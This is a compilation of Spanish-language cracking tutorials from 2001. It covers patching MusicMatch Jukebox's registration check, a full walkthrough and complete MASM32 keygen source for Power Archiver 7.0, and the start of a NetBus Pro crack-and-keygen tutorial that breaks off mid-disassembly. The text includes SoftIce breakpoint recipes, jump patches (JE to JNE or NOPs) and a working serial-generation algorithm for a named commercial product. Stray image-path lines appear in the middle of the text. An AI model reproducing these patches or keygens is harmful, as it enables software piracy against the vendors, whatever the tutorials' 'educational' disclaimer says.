:67A020F0 8BCE mov ecx, esi
:67A020F2 E80C250000 call 67A04603 >Compara nuestro serial con el verdadero y si son diferentes EAX=0 lo cual nos hace brincar a error.
:67A020F7 83F801 cmp eax, 00000001 >Compara EAX con 1.
:67A020FA 0F85D3000000 jne 67A021D3 >Salta a error si son diferentes.
:67A02100 57 push edi
:67A02101 53 push ebx
:67A02102 50 push eax

* Possible StringData Ref from Data Obj ->"Upgrade Key"

:67A02103 68B882A067 push 67A082B8

* Possible StringData Ref from Data Obj ->"MMGenInfo"

:67A02108 68AC82A067 push 67A082AC
:67A0210D FF55CC call [ebp-34]
:67A02110 83C414 add esp, 00000014
:67A02113 85C0 test eax, eax
:67A02115 7411 je 67A02128

Vemos que si se produce el salto jne 67A021D3 nos mandan directo a chupar camote, con lo cual evitarían que lleguemos a la zona donde se escribe nuestro serial en el registro de Windows en: *HKEY_LOCAL_MACHINE\Software\MusicMatch\MusicMatch Jukebox\4.0\MMGenInfo\Upgrade Key*, si cambiamos el susodicho salto anotando justo encima de el R FL Z (cambiar flag cero) podremos estar seguros que el programa no hara mas comprobaciones y estara totalmente crackeado pudiendo asi copiar Cds a Mp3 a 160 kbps en nuestro ordenata, aunque con muy mala calidad por cierto.

En realidad este crack es muy sencillo y el tuto muy corto por lo que no merecía ser escrito, pero quería demostrar que las protecciones aunque sean tan estúpidas como esta no necesariamente tienen que estar en el mismo ejecutable, Ok?.

Antes de terminar pensemos un poco en algo que podríamos encontrarnos por ahí, si quisiéramos crackear un programa con alguna protección como esta, pero en lugar de que sea la función en la DLL la que muestre el mensaje de error, la función regresara un valor al ejecutable y fuera el mismo quien mostrara el mensaje dependiendo de el valor que se haya retornado ¿Qué pasaría entonces

si buscamos dentro del ejecutable, eh?, pues no encontraríamos por ningún lado el lugar donde se hacen las comparaciones o donde se genera el serial correcto dentro del programa desensamblado, se podría encontrar simplemente tracenado después de un BPX GetWindowTexta por ejemplo, pero hay estar concientes de que el *León no es como lo pintan.* Bueno esto ha sido todo y como dice la zorra: a chingar a otro lado y que Dios te socorra.
Hasta el próximo (sí es que llega).

Sugerencias, comentarios, correcciones y demás a: ckener452@hotmail.com

"Este tutorial es exclusivamente para uso educacional, el autor no se hace responsable por el mal uso que se le pueda dar."

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 2001

Programa: Power Archiver 7.0

PROTECCION:	**Name / Serial.**
Objetivo:	Hacer un Keygen.
Descripcion:	Compresor/Descompresor con un montón de formatos.
Dificultad:	Aficionado.
DOWNLOAD:	http://download.powerarchiver.com/powarc70.exe
Herramientas:	**Softice, MAsm32.**
CRACKER:	**CaoS ReptantE** **FECHA:** **03/07/2001**

INTRODUCCION

Este programa había sido gratuito hasta esta versión, y la verdad es que podía haber seguido así. Y es que para la protección que le han puesto, mejor no haberse molestado. Me gustaría que el infausto programador leyera este tuto, ya que le sería de utilidad, aunque dudo que lo lea, ni este ni cualquier otro :o(La verdad es que últimamente me debato entre la rabia que me da que sean tan descuidados y la pena que me da su ingenuidad. Pero bueno, allá ellos... Como veréis, me he decidido a continuar con el tema de los keygens. He encontrado otra razón para preferir el keygen o al menos el serial al parche, y es que me ha pasado que un programa dado por crackeado, al cabo del tiempo, y por razones que desconozco (yo no lo utilizo, lo está "evaluando" un amigo), ha salido de su letargo y se ha acordado de que no está registrado. Esto con un número de registro "legal", no habría ocurrido.

AL ATAKE

Encontrar el serial number es muy sencillo. Basta con ejecutar el programa con el SoftIce cargado, introducir los datos que nos pida el cuerpo para registrarnos, y antes de pulsar "OK", introducir en el SIce: **bpx hmemcpy**. Le damos a "OK", salta el SIce, le damos a F5 para que lea la segunda ventana de texto, siete veces a F12 y estamos en el programa. Si queremos saber el serial, buscaremos en la memoria el serial que hemos introducido mediante la instrucción **s 30:00 l ffffffff 'serial_chungo'** y a continuación le pediremos al SIce que nos avise cuando se lea este número mediante **bpm dirección_obtenida r** y llegaremos a esta zona:

```
:00404039 8B0E                    mov ecx, dword ptr [esi]
:0040403B 8B1F                    mov ebx, dword ptr [edi]
:0040403D 39D9                    cmp ecx, ebx
:0040403F 7558                    jne 00404099
```

Aquí podremos ver en la dirección indicada por ESI y EDI el serial chungo y el serial bueno respectivamente. Tened en cuenta que el número lo escribe en un par de sitios y es posible que no acertemos a la primera. Por cierto, os recuerdo que introduciendo la instrucción **s** (sin parámetros) continua la búsqueda, hasta encontrar la siguiente coincidencia.

Ahora, aunque agotados por el esfuerzo ;o) vamos a ver el proceso de generación del número correcto. Este se obtiene a partir del nombre, por lo que seguiremos un proceso parecido al anterior, pero en el que buscaremos el momento en que el programa lee nuestro nombre en vez del número. Aquí la cosa se complica porque el programa copia el nombre en otro lugar:

```
:0040296F F3                      repz
:00402970 A5                      movsd
```

Esta instrucción copia una cadena de texto de la dirección indicada por DS:ESI a la indicada por CS:EDI. Sólo a título orientativo, daré las direcciones: `016F:018891E0` y `0167:00E0F2DD` como origen y destino, aunque pueden cambiar en cada ejecución. Para detectar la lectura del nombre en la nueva dirección, ponemos la instrucción **bpm nueva_dirección r** y ahora sí que nos lleva al punto culminante. Se trata de un bucle que se repite tantas veces como letras tenga nuestro nombre:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0058B88A(C)
|
:0058B82A 33C0                    xor eax, eax
:0058B82C 8A03                    mov al, byte ptr [ebx]
```

Llegamos aquí, en el momento en que el programa lee la primera letra del nombre: "C". Por tanto AL=43h.

```
:0058B82E 03C6                    add eax, esi
```

En el primer paso por el bucle, ESI=1403h, en los siguientes pasos, tomará el valor correspondiente. El resultado de la suma es 43h + 1403h = 1446h.

```
:0058B830 B9FF000000              mov ecx, 000000FF
:0058B835 99                      cdq
:0058B836 F7F9                    idiv ecx
```

La instrucción CDQ es necesaria para la división siguiente , ya que convierte doble word en cuádruple, es decir, EAX -> EDX : EAX. La división se efectúa entre EDX : EAX y ECX, el resto que es lo que nos interesa, se coloca en EDX.

```
:0058B838 8BF2                    mov esi, edx
```

Hemos dividido 1446h entre FFh, el resultado es 14h y el resto 5Ah, que colocamos en ESI.

```
:0058B83A 3B7DF4                  cmp edi, dword ptr [ebp-0C]
:0058B83D 7D03                    jge 0058B842
:0058B83F 47                      inc edi
```

```
:0058B840 EB05                    jmp 0058B847

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0058B83D(C)
|
:0058B842 BF01000000              mov edi, 00000001

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0058B840(U)
|
:0058B847 33C0                    xor eax, eax
:0058B849 8A843DECFEFFFF          mov al, byte ptr [ebp+edi-00000114]
```

Aquí se coloca el código ASCII de la primera letra de la cadena de texto "IP-POWERARC" (49h). Hay que señalar que si el nombre es más largo que esta cadena, se vuelve a empezar por la primera letra.

```
:0058B850 33F0                    xor esi, eax
```

Se efectúa un XOR entre 5Ah y 49h que da como resultado 13h. Este será el valor de ESI al segundo paso por el bucle.

```
:0058B852 8D85E0FDFFFF            lea eax, dword ptr [ebp+FFFFFDE0]
:0058B858 50                      push eax
:0058B859 89B5E4FDFFFF            mov dword ptr [ebp+FFFFFDE4], esi
:0058B85F C685E8FDFFFF00          mov byte ptr [ebp+FFFFFDE8], 00
:0058B866 8D95E4FDFFFF            lea edx, dword ptr [ebp+FFFFFDE4]
:0058B86C 33C9                    xor ecx, ecx

* Possible StringData Ref from Code Obj ->"%1.2x"
                                  |
:0058B86E B858B95800              mov eax, 0058B958
:0058B873 E87CDDE7FF              call 004095F4
:0058B878 8B95E0FDFFFF            mov edx, dword ptr [ebp+FFFFFDE0]
:0058B87E 8D45F0                  lea eax, dword ptr [ebp-10]
:0058B881 E88286E7FF              call 00403F08
```

En este call se irán colocando los resultados obtenidos de las operaciones descritas anteriormente formando una serie encabezada por 14 03. Al terminar la primera ejecución del bucle, la serie será: 14 03 13.

```
:0058B886 43                      inc ebx
:0058B887 FF4DEC                  dec [ebp-14]
:0058B88A 759E                    jne 0058B82A
```

Al salir del bucle, el valor de la serie correspondiente al nombre "CaoS ReptantE" es: 14 03 13 24 BE 42 2D 2B C8 6B 9E 52 83 BE 54. Continuamos:

```
::0058B88C 8B45F0                  mov eax, dword ptr [ebp-10]
```

Pone en EAX la longitud de la serie (1E).

```
:0058B88F E86C86E7FF              call 00403F00
:0058B894 8BF0                    mov esi, eax
```

Ahora en ESI.

```
:0058B896 85F6                    test esi, esi
:0058B898 7903                    jns 0058B89D
:0058B89A 83C603                  add esi, 00000003

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0058B898(C)
|
```

```
:0058B89D C1FE02                  sar esi, 02
```

Esta instrucción equivale a dividir ESI por 4. En nuestro caso 1E : 4 = 7 (el resto, que es 2, no cuenta).

Lo que viene a continuación es un cierto galimatías que no me siento con fuerzas para detallar :o) Resumiendo, en nuestro caso, lo que hace es tomar la 7ª cifra (2) y ponerla en otro lado. A continuación, pone la anterior (3), y va haciendo lo mismo con los otros múltiplos de 7 hasta completar las ocho cifras de la clave (14ª, 13ª, 21ª, 20ª, etc.). Así la clave correspondiente al nombre que hemos introducido es: 23D29BEB. Tengamos en cuenta que la longitud mínima del nombre para poder conseguir una clave de ocho cifras es de dos caracteres (dos caracteres nos dan cuatro cifras, que junto con 1403 nos dan las ocho) y que aunque el programa no controla (que yo sepa) la longitud del nombre, no aceptará ningún serial correspondiente a un nombre de una letra. Lo digo más que nada por si alguien quiere hacer la prueba.

Ahora vamos a programar un generador de números de registro.

En este manual, sólo voy a comentar lo estrictamente relacionado con este programa, ya que la estructura del keygen es similar a la de otros que ya conocemos por haberlos visto anteriormente. Si algo no queda claro, porque no habéis leído mis trabajos anteriores, o porque no está bien explicado, me podéis dar un toque.

Como siempre, echaremos mano del Msam32. Empezaremos por el fichero de recursos rsrc.rc:

```
#include "\masm32\include\resource.h"

#define IDD_DIALOG          1000

#define IDC_NAME            1001

#define IDC_SERIAL          1002

#define IDC_GEN             1003

#define IDC_EXIT            1004

#define IDC_STATIC          -1

keygen ICON keygen.ico

IDD_DIALOG DIALOG 100,100,104,65

STYLE WS_CAPTION | DS_CENTER | WS_SYSMENU |WS_MINIMIZEBOX

CAPTION "Power Archiver 7.0"

FONT 10, "MS Sans Serif"

BEGIN

     LTEXT          "Nombre",IDC_STATIC,8,6,28,12

     LTEXT          "Serial",IDC_STATIC,8,26,28,12

     EDITTEXT       IDC_NAME,36,6,59,12,ES_AUTOHSCROLL | ES_CENTER

     EDITTEXT       IDC_SERIAL,36,26,59,12,ES_READONLY | ES_CENTER

     PUSHBUTTON     "Generar",IDC_GEN,8,45,40,14

     PUSHBUTTON     "Terminar",IDC_EXIT,57,45,40,14
```

```
END
```

Y ahora el fichero de código powerarc.asm:

```
 .386
.model flat,stdcall
option casemap:none

include c:\masm32\include\windows.inc
include c:\masm32\include\user32.inc
include c:\masm32\include\kernel32.inc
includelib c:\masm32\lib\user32.lib
includelib c:\masm32\lib\kernel32.lib

.const

IDD_DIALOG           EQU 1000
IDC_NAME             EQU 1001
IDC_SERIAL           EQU 1002
IDC_GEN              EQU 1003
IDC_EXIT             EQU 1004

DlgFunc PROTO :DWORD,:DWORD,:DWORD,:DWORD

Operacion PROTO

.data

nombre     db 64 dup(0),0
cadena     db 130 dup(0),0
serial     db 8 dup(0),0
nada       db 20 dup(0),0
Icono      db "keygen",0
Iconimage  db "keygen",0
texto      db "IP-POWERARC",0
minombre   db "CaoS ReptantE",0
menosde2   db "¡Mínimo 2 caracteres!",0
hInstance  dd 0
hIcon      dd 0
hWnd       dd 0

.code

start:

      invoke GetModuleHandle,NULL
      mov hInstance,eax
      invoke DialogBoxParam,hInstance,IDD_DIALOG,NULL,addr DlgFunc,NULL
      invoke ExitProcess,NULL

DlgFunc proc hDlg:DWORD,uMsg:DWORD,wParam:DWORD,lParam:DWORD

.if uMsg==WM_INITDIALOG
      mov eax,hDlg
      mov hWnd,eax
      invoke LoadIcon,hInstance,addr Icono
      mov hIcon,eax
      invoke SendMessage, hDlg, WM_SETICON,1,hIcon
      invoke SetDlgItemText,hDlg,IDC_NAME,ADDR minombre
.elseif uMsg==WM_CLOSE
      invoke EndDialog,hDlg,NULL
.elseif uMsg==WM_COMMAND
      mov eax,wParam
      mov edx,eax
```

```
      shr edx,16
      .if dx==BN_CLICKED
           .if ax==IDC_EXIT
           invoke SendMessage,hDlg,WM_CLOSE,0,0
           .elseif ax==IDC_GEN
           invoke GetDlgItemText,hDlg,IDC_NAME,ADDR nombre,80
           invoke lstrlen,ADDR nombre

invoke Operacion

           .if eax==1
           invoke SetDlgItemText,hDlg,IDC_NAME,ADDR nada
           invoke SetDlgItemText,hDlg,IDC_SERIAL,ADDR menosde2
           .else
           invoke SetDlgItemText,hDlg,IDC_SERIAL,ADDR serial
           invoke SetDlgItemText,hDlg,IDC_NAME,ADDR nombre
           .endif
           ret
           .endif
      .endif
.endif
ret

DlgFunc endp
```

Esta parte es similar a lo que hemos visto en trabajos anteriores. Ahora entramos en terreno desconocido :o)

```
Operacion proc

           .if eax < 2
           mov eax,1
           ret
           .endif
           pushad
```

Comprobamos la longitud del nombre y si es menor que dos, volvemos y damos el mensaje de error. En caso contrario, guardamos los registros (no creo que sea necesario, pero por si acaso...) y continuamos:

```
           mov esi,1403h
           xor edx, edx
          mov ebx, offset nombre
           mov edi, offset texto
           mov ebp, offset cadena
           for codigo, <49,52,48,51>
           mov byte ptr [ebp], codigo
           inc ebp
           endm
```

Colocamos en la dirección de cadena los códigos ASCII de: 1, 4, 0 y 3. Tened en cuenta que en Masm32, los números se suponen en base decimal, a no ser que se indique lo contrario (con "h" al final) como he hecho más arriba con el 1403h. También hay que saber que si se pone un número hexadecimal que empiece por una letra, hay que poner un cero delante para que el programa sepa que se trata de un número. He puesto números hexadecimales para facilitar la comparación con el programa original, y decimales cuando me ha parecido que resultaba más claro.

```
bucle1:   xor eax, eax
          mov al, byte ptr [ebx]
          .if al == 0
          jmp seguir
          .endif
```

Tomamos cada uno de los caracteres del nombre y comprobamos que no sea cero. Si es igual a cero, significa que hemos terminado con el nombre y saltamos.

```
          inc ebx
          add eax, esi
          mov ecx, 0FFh
          cdq
          idiv ecx
          mov esi, edx
```

Como veis, esto hace lo mismo que el programa original.

```
volver:   mov al, byte ptr [edi]
          .if al==0
          sub edi, 11
          jmp volver
          .endif
```

Si hemos llegado al final del campo texto (IP-POWERARC), volvemos al principio.

```
          inc edi
          xor esi, eax
          xor edx, edx
          mov eax, esi
```

Ahora ya tenemos un número, por ejemplo 5Ah, pero para poder tratar cada dígito por separado y poder imprimirlo luego en pantalla, necesitamos convertirlo en el código ASCII de las cifras que lo forman.

```
          mov ecx, 16
          div ecx
          .if eax < 10
          add eax,48
          jmp mas1
          .endif
          .if eax > 9
          add eax,55
          .endif
mas1:     mov byte ptr [ebp], al
          inc ebp
```

Si dividimos 5Ah por 16, lógicamente nos dará un cociente de 5 (en EAX) y un resto de A (en EDX). A continuación miramos si el cociente está representado por un número del 0 al 9 y si es así, le sumamos 48 (en nuestro caso 48 + 5 = 53, código ASCII de "5"). Si es una letra de la A a la F, entonces le sumamos 55. Colocamos el resultado en la dirección de la variable cadena.

```
          .if edx < 10
          add edx,48
          jmp mas2
          .endif
          .if edx > 9
          add edx,55
          .endif
mas2:      mov byte ptr [ebp], dl
          inc ebp
          jmp bucle1
```

Hemos hecho lo mismo con el resto que con el cociente (en este caso, a Ah = 10 le hemos sumado 55 y hemos obtenido 65 que es el código ASCII de "A"). Colocamos el resultado a continuación del anterior y vamos a por otro. Una vez terminado el nombre, continuamos:

```
seguir:   mov ebx, offset serial
          mov esi, offset cadena
          sbb ebp, esi
          sar ebp, 2
          dec esi
          xor eax, eax
```

Esto es más o menos, lo mismo que el programa original. Decrementamos ESI porque si no, al contar cifras (en nuestro caso, siete) lo haría a partir de la segunda cifra, ya que ESI apunta a la primera.

```
bucle2:   add esi, ebp
          mov dl, byte ptr [esi]
          mov byte ptr [ebx], dl
          inc ebx
          inc eax
          mov dl, byte ptr [esi-1]
          mov byte ptr [ebx], dl
          inc ebx
          inc eax
          .if eax < 8
          jmp bucle2
          .endif
```

Este bucle se efectúa ocho veces para obtener las ocho cifras del serial que se colocan en la variable serial. Ahora recuperamos los registros y volvemos.

```
popad

ret

Operacion endp

end start
```

Y con esto terminamos el keygen.

Os recuerdo que si os interesa este tema, es imprescindible leer: "Como Craquear con Ensamblador para Win32" de Mr. Crimson. (http://www.multimania.com/mrcrimson/private/MrCrimson1.zip). Tengo una gran deuda contraida con él y también con JoTaKe.

Ahora sólo queda la comprobación. En este programa es fácil, basta con poner en el SIce un **bpx 40403D** y en la dirección de EDI se puede ver el número correcto. Ahora sólo es cuestión de probar con los nombres más inverosímiles, y ver si el resultado coincide :o)

Ya sólo me queda recordaros que si vais a utilizar regularmente el programa, debéis pagar por él. Pensad que un día, vuestros hijos os pueden preguntar si vosotros erais de aquella gente que no pagaba por sus programas, y entonces diréis: "¿QUIÉN, YOOO?". Que vergüenza... ;o)

Para finalizar, quiero enviar un saludo a mis amigos Act Mago y DeK_OiN. Saludos también a Karpoff, agradeciéndole sus palabras de aliento y en general, a todos los que comparten sus conocimientos con los demás :o)

Para consultas relativas a mis tutos, mi dirección de e-mail es: caos_reptante@hotmail.com

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 2001

Programa: **Netbus Pro v2.10**

PROTECCION:	**Serial.**
Objetivo:	**Crack** / Loader / **Serial** / **Keygen**
Descripcion:	Version Comercial del famoso Troyano
Dificultad:	**Aficionado**
DOWNLOAD:	http://go.to./mr_burns
Herramientas:	Softice, Languaje2000, ProcDump, IceDump, Win32DAsm, Tasm v5.0
CRACKER:	**Mr.Burns** **FECHA:** **13/08/2001**

INTRODUCCION

Hola de nuevo a todos. Despues de una gran demora he vuelto con fuerza!!! jejeje Despues de un par de dias de duro trabajo y alguna ke otra noche sin dormir he decidido culminar mi trabajo con el Netbus con un tutorial, mas que nada para recordar viejos tiempos ;)

Espero que disfruten y aprendan de este tuto tanto como yo. He de pedir disculpas por el excesivo tamaño del tutorial (para que luego digan que el saber no ocupa lugar jeje), pero he intentado detallar lo mas posible para realizar un "buen" estudio del programa.... Bueno... creo que el magnifico tiempo acompaña (al igual que la cervezita y el cigarrito de rigor) asi que creo que deberiamos empezar con lo nuestro, no?

Pues..... AL ATAQUE!!!!!!!

AL ATAKE

LET'S ROCK

El objetivo de este tutorial es, lo que yo llamo, un completo: CRaCK, SeRiaL & KeYgEn. Empezamos recopilando algo de informacion sobre el programa con el que vamos a "jugar", para saber en que lenguaje ha sido escrito yo suelo usar el Languaje2000, con el que podremos saber que esta hecho en Pascal (si sus entrañas fueran Visual Basic, este tutorial no existiria ;)) Tambien usaremos el ProcDump para averiguar si sus secciones son "ejecutables y modificables", una vez dentro podemos observar que hay 8 secciones (.CODE, .DATA, .BBS, .idata, .tls, .rdata, .reloc, .rsrc) y que la seccion .CODE tiene un valor 60000020 el cual cambiaremos rapidamente a E0000020, para poder modificar el codigo a nuestro gusto xD. Despues corremos el programa, vemos como funciona y nos damos cuenta que es no nos gusta, al menos a mi, y todo ello porque es una version comercial por la que debemos PAGAR!!! cuando hace nada era un peligroso troyano!!! =(Bueno, creo que

deberiamos remediar esto. Vayamos al menu Help/Register, e introducimos nuestros datos:

Your Name: Mr. Burns

Company: Hispano Crackers

Key: 1234567890

--- Objetivo 1: CRaCK ---

Una vez introducidos los datos, entramos en el SiCe (asi llamaremos al SoftIce) con Control + D, y situamos los tipicos bpx: bpx GetWindowTextA y bpx GetDlgItemTextA. Salimos de nuevo del SiCe (Control + D) y presionamos el boton Register, y.... no pasa nada!!!? Vaya que raro, pues habra que probar con nuestro bpx comodin: bpx hmemcpy a ver que pasa... Asi que volvemos a realizar la misma operacion, y una vez dentro de SICE os recomiendo quitar el bpx (bc *) para que no nos moleste en nuestra travesia por el codigo. Como siempre, hemos de tracear incontables veces hasta entrar en el codigo del programa, en este caso, entraremos en la seccion de .CODE (Netbus!CODE+XxXxXxXx). Una vez dentro del programa, hemos de pasar por 7 RETs hasta llegar al punto deseado: el lugar donde se recoge el nombre, y este punto esta en la direccion 4E0C87. Aqui podremos encontrar algo tal que asi:

```
:004E0C87 8B45F4 mov eax, dword ptr [ebp-0C] <--- EAX = Nombre
:004E0C8A 50 push eax

* Possible StringData Ref from Code Obj ->"Name"
|
:004E0C8B B9680D4E00 mov ecx, 004E0D68

* Possible StringData Ref from Code Obj ->"License"
|
:004E0C90 BA780D4E00 mov edx, 004E0D78
:004E0C95 8B45F8 mov eax, dword ptr [ebp-08]
:004E0C98 E8AB81F9FF call 00478E48 <--- Introduce el nombre en el registro (ya lo veremos mas adelante)
:004E0C9D 8D55F4 lea edx, dword ptr [ebp-0C]
:004E0CA0 8B45FC mov eax, dword ptr [ebp-04]
:004E0CA3 8B80DC020000 mov eax, dword ptr [eax+000002DC]
:004E0CA9 E8D224F5FF call 00433180
:004E0CAE 8B45F4 mov eax, dword ptr [ebp-0C] <--- EAX = Nuestro Numero de Serie
:004E0CB1 50 push eax

* Possible StringData Ref from Code Obj ->"Key"
|
:004E0CB2 B9880D4E00 mov ecx, 004E0D88

* Possible StringData Ref from Code Obj ->"License"
|
:004E0CB7 BA780D4E00 mov edx, 004E0D78
:004E0CBC 8B45F8 mov eax, dword ptr [ebp-08]
:004E0CBF E88481F9FF call 00478E48 <--- Introduce el numero de serie en el registro
:004E0CC4 8D55F4 lea edx, dword ptr [ebp-0C]
:004E0CC7 8B45FC mov eax, dword ptr [ebp-04]
:004E0CCA 8B80D8020000 mov eax, dword ptr [eax+000002D8]
:004E0CD0 E8AB24F5FF call 00433180
:004E0CD5 8B45F4 mov eax, dword ptr [ebp-0C] <--- EAX = Compañia
:004E0CD8 50 push eax

* Possible StringData Ref from Code Obj ->"Company"
|
:004E0CD9 B9940D4E00 mov ecx, 004E0D94

* Possible StringData Ref from Code Obj ->"License"
|
```

:004E0CDE BA780D4E00 mov edx, 004E0D78
:004E0CE3 8B45F8 mov eax, dword ptr [ebp-08]
:004E0CE6 E85D81F9FF call 00478E48 <--- Introduce la compañia en el registro
:004E0CEB 33C0 xor eax, eax
:004E0CED 5A pop edx
:004E0CEE 59 pop ecx
:004E0CEF 59 pop ecx
:004E0CF0 648910 mov dword ptr fs:[eax], edx
:004E0CF3 68080D4E00 push 004E0D08


* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004E0D06(U)
|
:004E0CF8 8B45F8 mov eax, dword ptr [ebp-08]
:004E0CFB E86023F2FF call 00403060
:004E0D00 C3 ret <--- Nos lleva a la direccion 4E0D08

:004E0D01 E9062AF2FF jmp 0040370C
:004E0D06 EBF0 jmp 004E0CF8
:004E0D08 E86F54FFFF call 004D617C <--- Aqui dentro se generan los serials correctos
:004E0D0D 84C0 test al, al
:004E0D0F 7414 je 004E0D25 <--- si nuestro serial ha sido correcto no saltamos
:004E0D11 B940000000 mov ecx, 00000040

* Possible StringData Ref from Code Obj ->"Thanks"
|
:004E0D16 BAA40D4E00 mov edx, 004E0DA4 <--- EDX = Titulo del ventanuco

* Possible StringData Ref from Code Obj ->"Thanks for registering NetBus "
->"Pro and supporting Shareware software."
|
:004E0D1B B8B40D4E00 mov eax, 004E0DB4 <--- EAX = Mensaje del ventanuco
:004E0D20 E8736F0000 call 004E7C98 <--- Crea el ventanuco...

Despues de ver esto, lo 1º que se nos ocurre es cambiar ese JE en la direccion 4E0D0F por un JNE o por un par de NOPs para que siempre nos salga, el ventanuco; podeis intentarlo pero seguiremos en las mismas, es decir, sin estar registrados porque nos seguira saliendo esa fea publicidad y un cuadro de inicio tan feo como este




Una vez hecho esto, lo que vamos a hacer es desensamblar el programa con el Win32DAsm (tardara un rato asi que podeis iros a por otra cervezita ;)) BIEN!! ahora nos vamos a la direccion donde se llama a la rutina que genera los serials, la direccion 4D617C (:004E0D08 E86F54FFFF call 004D617C) y podemos ver que hay varias llamadas esta direccion, ademas de un salto:

* Referenced by a CALL at Addresses:
|:004D6363 , :004D958C , :004E0D08 , :004E5448 , :004E5E81
|:004F063D , :004F0B86
|

* Referenced by a (U)nconditional or (C)onditional Jump at Address:

|:004D617A(C)
|
:004D617C 55 push ebp
:004D617D 8BEC mov ebp, esp

Ahora vamos a apuntar esas CALLs y cargamos el Loader del SICE, ponemos los BPX en esas direcciones y le damos al F5 para ver que que llamada es la que comprueba que el serial que habiamos introducido es correcto para eliminar la publicidad y sacarnos esta ventana tan bonita:



Al instante de haber apretado F5, el SICE nos llevara a la direccion 4D6363:

:004D6363 E814FEFFFF call 004D617C

:004D6368 84C0 test al, al

:004D636A 7426 je 004D6392

Lo unico que debemos hacer es cambiar ese JE de la direccion 4D636A por un JNE o, mejor, por un par de NOPs. Una vez realizados los cambios le damos de nuevo al F5 y.... TACHAN!!!!! Ya esta crackeado!!!

Siento no detenerme mas detenidamente en esta parte, pero mi objetivo principal es el keygen (ese si que va a ser bonito de verdad) y, sinceramente, saltarse la proteccion de este programa es basico. Asi que pasemos a la obtencion del serial...

--- Objetivo 2: SeRiaL ---

En este apartado nos dedicaremos a hallar los dos serials que el programa admite como validos para el registro. Asi que.. vamos a ello!!! Tenemos una ventaja, ya sabemos la direccion donde se generan los serials (4D617C), porque ya lo hemos hallado antes. Asi que entramos de nuevo en el SICE, esta vez con el Loader, para evitar problemas de cuelgues, y ponemos un bpx en esa direccion: bpx 4D617C. Le damos al F5 e instantaneamente el SICE parará ya que esta en la comprobacion que nos saltamos antes (la de la llamada 4D6363). A partir de ahora tendremos que ir traceando poco a poco y con atencion, cualquier llamada puede ser la que nos proporcione nuestros serials. Despues de tracear un poquito, vemos que en la direccion 4D61D6 se empieza a "manejar" nuestro serial (1234567890), asi que a partir de ahi, habra que ir con extrema atencion. Analicemos el codigo:

:004D61D6 8B4DF0 mov ecx, dword ptr [ebp-10] <--- ECX = Nuestro Serial
:004D61D9 BA84624D00 mov edx, 004D6284 <--- EDX = $
:004D61DE E8D1DDF2FF call 00403FB4 <--- Inserta al principio de nuestro serial $
:004D61E3 8B95E8FEFFFF mov edx, dword ptr [ebp+FFFFFEE8] <--- EDX = $ + Nuestro serial
:004D61E9 8D85ECFEFFFF lea eax, dword ptr [ebp+FFFFFEEC]
:004D61EF B9FF000000 mov ecx, 000000FF

:004D61F4 E84BDDF2FF call 00403F44 <--- Ahora inserta al principo la longitud de EDX
:004D61F9 8D85ECFEFFFF lea eax, dword ptr [ebp+FFFFFEEC] <--- EAX = Serial Long + $ + Nuestro Serial
:004D61FF 50 push eax <--- Lo guarda
:004D6200 8D85E8FDFFFF lea eax, dword ptr [ebp+FFFFFDE8]
:004D6206 8B55EC mov edx, dword ptr [ebp-14] <--- EDX = Nuestro Nombre
:004D6209 B9FF000000 mov ecx, 000000FF
:004D620E E831DDF2FF call 00403F44 <--- Inserta al principio la longitud de nuestro nombre
:004D6213 8D95E8FDFFFF lea edx, dword ptr [ebp+FFFFFDE8] <--- EDX = Name Long + Nuestro Nombre
:004D6219 8B45F8 mov eax, dword ptr [ebp-08]
:004D621C 59 pop ecx
:004D621D E842F8FFFF call 004D5A64 <--- LLamada que genera nuestros serials!!!!!!!!!!!!!!!!!!!!
:004D6222 85C0 test eax, eax

En la direccion 4D621D es donde se generan nuestros serials. Asi que, vamos a entrar a ver que nos encontramos:

:004D5A64 53 push ebx
:004D5A65 56 push esi
:004D5A66 57 push edi
:004D5A67 83C4C0 add esp, FFFFFFC0
:004D5A6A 8BF1 mov esi, ecx
:004D5A6C 8D3C24 lea edi, dword ptr [esp]
:004D5A6F 33C9 xor ecx, ecx
:004D5A71 8A0E mov cl, byte ptr [esi] <---CL = Longitud del $ + Serial
:004D5A73 80F909 cmp cl, 09
:004D5A76 7202 jb 004D5A7A <--- Si es menor => ERROR!!!
:004D5A78 B109 mov cl, 09 <--- CL = 9

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004D5A76(C)
|
:004D5A7A 880F mov byte ptr [edi], cl
:004D5A7C 46 inc esi
:004D5A7D 47 inc edi
:004D5A7E F3 repz
:004D5A7F A4 movsb <--- Desplaza a EDI los 9 primeros caracteres del serial, incluido el $ (vamos, que lo recorta si es mayor de 9)
:004D5A80 8BF2 mov esi, edx
:004D5A82 8D7C240A lea edi, dword ptr [esp+0A]
:004D5A86 33C9 xor ecx, ecx
